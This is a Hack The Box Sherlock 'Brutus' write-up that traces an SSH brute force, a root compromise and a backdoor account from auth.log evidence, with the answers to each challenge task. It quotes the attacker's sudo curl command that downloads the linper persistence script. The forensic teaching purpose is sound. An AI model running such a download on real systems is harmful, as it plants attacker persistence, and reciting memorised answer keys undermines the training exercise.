HTB Sherlock Brutus Writeup: SSH Brute Force Investigation with auth.log
A Hack The Box Sherlock Brutus walkthrough covering auth.log and wtmp analysis for SSH brute force, successful root login, persistence, and sudo activity.
Brutus is a very easy Hack The Box Sherlock focused on Linux authentication evidence. I kept the investigation close to the original task flow: start from auth.log, identify the brute-force source, connect it to the first successful login, and then follow the attacker through persistence and sudo activity.
Task 1: Identify the Attacker IP
The first step was to review repeated failed SSH attempts in auth.log. The same external address kept appearing against the Confluence server, which made it the brute-force source.
Answer: 65.2.161.68

Task 2: Identify the Compromised Account

After finding the source IP, I pivoted from failed authentication events to the first accepted SSH login from the same activity window. The accepted login showed which account was successfully compromised.
Answer: root

Task 3: First Manual SSH Login Timestamp
The manual SSH login event gave the timestamp for the attacker's first confirmed interactive access. This timestamp became the anchor for the rest of the timeline.
Answer: 2024-03-06 06:32:45
Task 4: Session Number
Linux authentication logs assign session identifiers when PAM opens a session. The accepted root login mapped to session 37, which made it easier to follow later close and sudo events.
Answer: 37

Task 5: Backdoor Account Name
The attacker created a new local account after gaining access. This account is important because it shows persistence beyond the initial brute-forced login.
Answer: cyberjunkie

Task 6: MITRE ATT&CK Technique
Creating a local user account for persistence maps directly to MITRE ATT&CK sub-technique Local Account.
Answer: T1136.001
Task 7: First SSH Session Duration
To calculate session duration, I compared the first accepted SSH login event with the corresponding session close event. The difference was 279 seconds.
Answer: 279 seconds
Task 8: Sudo Command Executed by the Backdoor Account
The final step was to inspect sudo activity from the backdoor account. The command downloaded a script from GitHub using curl, which is a strong post-compromise indicator.
Answer:
/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh

Key Takeaways
auth.logcan reconstruct failed logins, successful logins, sessions, account creation, and sudo activity.- For brute-force cases, the clean workflow is to connect failed attempts to the first accepted login from the same source.
- Persistence through local account creation is easy to miss if the investigation stops after identifying the compromised account.